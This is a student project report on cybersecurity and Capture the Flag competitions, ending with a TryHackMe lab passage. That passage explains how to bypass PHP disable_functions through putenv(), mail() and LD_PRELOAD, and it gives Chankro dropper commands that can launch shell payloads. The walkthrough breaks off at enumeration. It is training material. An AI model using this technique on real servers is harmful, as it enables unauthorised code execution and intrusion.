GMIT it's campuslife | JIS GROUP Educational Initiatives

GARGI MEMORIAL INSTITUTE OF TECHNOLOGY

PROJECT: CAPTURE THE FLAG (CTF)

-by Pijush Das, Tiyasa Mondal, Avra Mondal, Sayak Debnath

Year: 3rd

Semester: 6th

Batch: 2022-26

CONTENT:

What is Cybersecurity?

Cybersecurity refers to the practice of protecting computer systems, networks, programs, and data from unauthorized access, exploitation, or damage. It encompasses a wide range of measures, technologies, and processes designed to safeguard digital information and assets against various cyber threats, including cyberattacks, data breaches, malware infections, and other malicious activities.

The primary goals of cybersecurity are to ensure the confidentiality, integrity, and availability of information. Confidentiality ensures that data is accessible only to authorized users, integrity ensures that data is accurate and trustworthy, and availability ensures that data and resources are accessible when needed.

Cybersecurity involves multiple layers of defense, including:

1. **Network Security:** This involves securing computer networks from unauthorized access or attacks, typically through firewalls, intrusion detection systems (IDS), and virtual private networks (VPNs).

2. **Endpoint Security:** This focuses on protecting individual devices (such as computers, smartphones, and tablets) from malware, ransomware, and other threats using antivirus software, endpoint detection and response (EDR) solutions, and mobile device management (MDM) tools.

3. **Application Security:** This entails securing software applications and web services from vulnerabilities and exploits through secure coding practices, application firewalls, and regular security testing (such as penetration testing and code reviews).

4. **Data Security:** This involves protecting sensitive data from unauthorized access or theft using encryption, access controls, data loss prevention (DLP) solutions, and secure data storage practices.

5. **Identity and Access Management (IAM):** IAM focuses on managing user identities, authentication, and access privileges to ensure that only authorized users can access resources and data.

6. **Cloud Security:** With the increasing adoption of cloud computing, cloud security measures protect data, applications, and infrastructure hosted in cloud environments from cyber threats, ensuring data privacy and compliance with regulations.

7. **Incident Response and Disaster Recovery**: These processes involve preparing for, detecting, and responding to cybersecurity incidents (such as breaches or attacks) and implementing measures to recover from disruptions and minimize damage.

In today's interconnected world, where businesses, governments, and individuals rely heavily on digital technologies, cybersecurity is paramount for protecting sensitive information, preserving trust, and maintaining the stability of critical infrastructure and services.

Why is cybersecurity important in today’s world?

Cybersecurity is crucial in today's world for several reasons:

1. **Protection of Sensitive Information:** In our digital age, organizations and individuals store vast amounts of sensitive data online, including personal information, financial data, intellectual property, and government records. Cybersecurity measures help safeguard this information from unauthorized access, theft, or manipulation.

2. **Prevention of Cybercrime:** Cybercriminals exploit vulnerabilities in computer systems, networks, and applications to commit various crimes, such as identity theft, fraud, and extortion. Effective cybersecurity measures help prevent cyberattacks and mitigate the impact of cybercrime on businesses, governments, and individuals.

3. **Preservation of Trust and Reputation:** A cybersecurity breach can have severe consequences for an organization's reputation and credibility. Customers, partners, and stakeholders expect their data to be handled responsibly and securely. By investing in cybersecurity, organizations can demonstrate their commitment to protecting sensitive information and preserving trust with their stakeholders.

4. **Protection of Critical Infrastructure:** Critical infrastructure sectors, such as energy, transportation, healthcare, and finance, rely heavily on computer systems and networks to deliver essential services. A cyberattack on critical infrastructure can disrupt operations, cause economic damage, and pose risks to public safety and national security. Robust cybersecurity measures are essential to safeguarding critical infrastructure from cyber threats.

5. **Compliance with Regulations and Standards:** Governments and regulatory bodies worldwide have implemented cybersecurity regulations and standards to protect sensitive data, prevent cybercrime, and ensure the resilience of critical infrastructure. Compliance with these regulations, such as the General Data Protection Regulation (GDPR) and the Health Insurance Portability and Accountability Act (HIPAA), requires organizations to implement adequate cybersecurity measures.

6. **Protection Against Emerging Threats:** Cyber threats are constantly evolving, with cybercriminals developing new tactics, techniques, and procedures to bypass security defenses. Cybersecurity professionals must remain vigilant and adapt to emerging threats by implementing advanced security technologies, conducting regular security assessments, and staying informed about the latest cybersecurity trends and best practices.

7. **Support for Digital Innovation and Economic Growth:** Effective cybersecurity measures foster trust and confidence in digital technologies, enabling businesses and individuals to leverage the benefits of digital innovation without compromising security. By creating a secure digital environment, cybersecurity promotes economic growth, innovation, and competitiveness in the global marketplace.

In summary, cybersecurity is essential in today's world to protect sensitive information, prevent cybercrime, preserve trust and reputation, safeguard critical infrastructure, ensure regulatory compliance, mitigate emerging threats, and support digital innovation and economic growth.

CTF: Capture the Flag


What is CTF in cyber security?

In cyber security, capture the flag (CTF) is a popular competition and training exercise that attempts to thoroughly evaluate participants' skills and knowledge in various subdomains. The goal of each CTF challenge is to find a hidden file or piece of information (the “flag”) somewhere in the target environment.

CTF has been gaining in popularity in recent years. According to a 2021 study, the number of CTF events worldwide more than doubled from roughly 80 in 2015 to over 200 in 2020 (ENISA, 2021). Although most competitions occur online, some events are also held in person worldwide.

What Are the Types of CTF Challenges?

There are two main types of CTF security competitions: jeopardy and attack-defense. Jeopardy Capture the Flag rules are simple: competitors must solve a series of IT security challenges, often arranged into different skill areas. These challenges may cover topics such as web application security, reverse engineering,digital forensics, cryptography, and steganography. The other main format of CTF is called “attack-defense.” Each participant or team is given their own virtual machine or network to defend; however, these systems each have their own vulnerabilities that other teams can exploit. Participants must find and take advantage of other teams’ vulnerabilities while defending their own system by detecting and patching its weaknesses.


INFOSECTRAIN

TYPES OF CTFS

JEOPARDY STYLE

- Based on solving different challenges to get points
- New tasks can not be unlocked until the previous task is accomplished
- Highest scoring team or individual wins

ATTACK-DEFENSE

- Two teams compete with each other
- The teams attack on opponent’s security posture and get points
- Teams also get points for defending their own services against the attacks of opponents

MIXED STYLE

- Mixed style CTF is a blend of jeopardy style and attack-defense style CTFs
- It may have attack defense contest with task-based components

● Why Is Capture the Flag (CTF) Crucial in Cyber Security? Some of the reasons why CTF cyber security exercises are important include:

1. **Hands-on skill development:** CTF is one of the best ways for cyber security professionals to hone their technical skills, applying their theoretical knowledge to solve real-world challenges.
2. **Risk-free environment:** CTF offers real-world experience in cyber security tools and techniques while taking place in a controlled, risk-free environment where participants can experiment without devastating consequences.
3. **Collaboration and teamwork:** CTF usually requires participants to join forces as a team, helping individuals learn to work together to tackle complex, multistep challenges.
4. **Networking and recruitment:** CTF is an ideal way for professionals to connect and learn from each other and showcase their abilities to potential employers.

● How Does Learning Capture the Flag Exercise Help Those Starting a Career in Cyber Security?

Capture the flag cyber security exercises are especially helpful for beginners in cyber security, who can partner up with more experienced professionals on a team, getting their feet wet while learning through observation and acquiring valuable skills.
Through their participation in CTF exercises, cyber security beginners can be exposed to a wide range of technical concepts and tools.

Jeopardy-style CTF forces participants to apply skills from many cyber security domains, from web security to cryptography, and become more well-rounded IT professionals. Competitors need to think critically to find vulnerabilities, evaluate cyber attack and defense strategies, and develop creative solutions to problems.

Many employers value CTF experience when looking to hire for cyber security roles. Companies often sponsor CTF events, hoping to network with especially promising participants. Cyber security beginners can receive mentorship, guidance, and potential job opportunities at the CTF event.
Lastly, CTF is a fun and engaging way to promote cyber security as a viable career path. The enthusiasm beginners acquire for cyber security at CTF events can carry over into a real-world role as an ethical hacker, penetration tester, or security analyst.

● Who runs CTFs?

More organizations use CTFs to test security measures in a safe and controlled environment. They're also popular among individuals seeking to develop their skills in ethical hacking. CTFs
challenge you to explore systems you would have never experienced or test skills that may be rusty because they aren't part of your day job.

Capture the Flag is one of the oldest competitions at DEFCON, a popular hacking convention held annually in Las Vegas. According to their website, the first DEFCON CTF took place in 1996 and is one of the oldest CTF events that still runs today.

Additionally, CTFs are being used to teach students about cybersecurity and get them excited about a possible career in infosec. For example, CyberTitan is a Canadian cybersecurity competition run by ICTC that prepares middle and secondary school students with learning opportunities through hands-on simulated environments.

This yearly competition helps students develop the critical, digital skills necessary to pursue post-secondary education STEM programs, learn skills essential to work in many fields, and identify roles students can play to secure systems.

Advantages and Disadvantages of Capture The Flag (CTF)

Here are some advantages and disadvantages of Capture The Flag (CTF) competitions:

Advantages:

Hands-on Learning: CTF competitions provide practical, hands-on experience in cybersecurity, allowing participants to apply theoretical knowledge to real-world scenarios.

Skill Development: Participants can develop and enhance their skills in various areas of cybersecurity, such as cryptography, reverse engineering, web security, and forensics, through solving challenges in the CTF.

Teamwork: CTF competitions often require collaboration and teamwork, fostering communication and cooperation among participants. This reflects real-world scenarios where cybersecurity professionals often work in teams.

Problem-Solving: CTF challenges often involve complex problems that require creative and analytical thinking to solve. This helps participants develop problem-solving skills and learn to think outside the box.

Networking: CTF competitions provide opportunities for participants to network with other cybersecurity enthusiasts, professionals, and recruiters, which can lead to career opportunities and collaborations.

Disadvantages:

Time-Consuming: CTF competitions can be time-consuming, requiring participants to dedicate significant time and effort to solving challenges, which may not be feasible for everyone, especially those with busy schedules.

Steep Learning Curve: Some CTF challenges can be quite challenging, especially for beginners, leading to frustration and discouragement. The steep learning curve may deter some participants from fully engaging with the competition.

Resource Intensive: Participating in CTF competitions may require access to specific software, tools, and hardware, which could be costly or inaccessible for some individuals or teams.

Security Risks: CTF challenges often involve interacting with vulnerable systems and software, which could potentially expose participants to security risks if proper precautions are not taken.

Competitive Pressure: The competitive nature of CTF competitions can sometimes lead to stress and pressure, particularly for those who are highly competitive or who feel pressured to perform well.

Overall, while CTF competitions offer valuable learning and networking opportunities in cybersecurity, they may not be suitable for everyone due to the time, resources, and competitive nature involved.

CTF: Bypass Disable Functions

Practice bypassing disabled dangerous features that run operating system commands or start processes.

Introduction:

What is a file upload vulnerability?

This vulnerability occurs in web applications where there is the possibility of uploading a file without being checked by a security system that curbs potential dangers.

It allows an attacker to upload files with code (scripts such as .php, .aspx and more) and run them on the same server, more information in this room.

Why this room?

Among the typically applied measures is disabling dangerous functions that could execute operating system commands or start processes. Functions such as system() or shell_exec() are often disabled through PHP directives defined in the php.ini configuration file. Other functions, perhaps less known as dl() (which allows you to load a PHP extension dynamically), can go unnoticed by the system administrator and not be disabled. The usual thing in an intrusion test is to list which functions are enabled in case any have been forgotten.

One of the easiest techniques to implement and not very widespread is to abuse the mail() and putenv() functionalities. This technique is not new, it was already reported to PHP in 2008 by gat3way, but it still works to this day. Through the putenv() function, we can modify the environment variables, allowing us to assign the value we want to the variable LD_PRELOAD. Roughly LD_PRELOAD will allow us to pre-load a .so library before the rest of the libraries, so that if a program uses a function of a library (libc.so for example), it will execute the one in our library instead of the one it should. In this way, we can hijack or "hook" functions, modifying their behaviour at will.

Chankro: tool to evade disable_functions and open_basedir


Through Chankro, we generate a PHP script that will act as a dropper, creating on the server a .so library and the binary (a meterpreter, for example) or bash script (reverse shell, for example) that we want to execute freely, and that will later call putenv() and mail() to launch the process.

Install tool:

```
git clone https://github.com/TarlogicSecurity/Chankro.git
cd Chankro
python2 chankro.py --help
```


```
python chankro.py --arch 64 --input c.sh --output tryhackme.php --path /var/www/html
```

--arch = Architecture of system victim 32 o 64.
--input = file with your payload to execute
--output = Name of the PHP file you are going to create; this is the file you will need to upload.
--path = It is necessary to specify the absolute path where our uploaded PHP file is located. For example, if our file is located in the uploads folder DOCUMENTROOT + uploads.



```
❯ cat c.sh
#!/bin/bash

whoami > /var/www/html/a.txt
❯ python chankro.py --arch 64 --input c.sh --output tryhackme.php --path /var/www/html


     -=[ Chankro ]=-
    -={ @TheXC3LL }=-


[+] Binary file: c.sh
[+] Architecture: x64
[+] Final PHP: tryhackme.php


[+] File created!
```

Now, when executing the PHP script in the web server, the necessary files will be created to execute our payload.



```
❯ ls
acpid.socket  a.txt  chankro.so  index.html  tryhackme.php
```


My command run successfully, and I created a file in the directory with the output of the command.

Credits.

All credit goes to Tarlogic for the script and explaining the method of the bypass.

OBJECTIVE

Compromise the machine and locate the flag.txt



https://tryhackme.com/room/bypassdisablefunctions

Learn > Bypass Disable Functions


Bypass Disable Functions

Practice bypassing disabled dangerous features that run operating system commands or start processes.

Info 60 min

Room progress (50%)

Sumit the flag in the website



Task 1 Introduction

Task 2 Reasy Set Go

Icon made by Pixel perfect from www.flaticon.com

Answer the questions below


Compromise the machine and locate the flag.txt

Created by	Room Type	Users in Room	Created
stuxnet	Free Room. Anyone can deploy virtual machines	9,335	1290 days ago

WALKTHROUGHS:

Enumeration

Let’s start with a full Nmap scan and a check on the main site

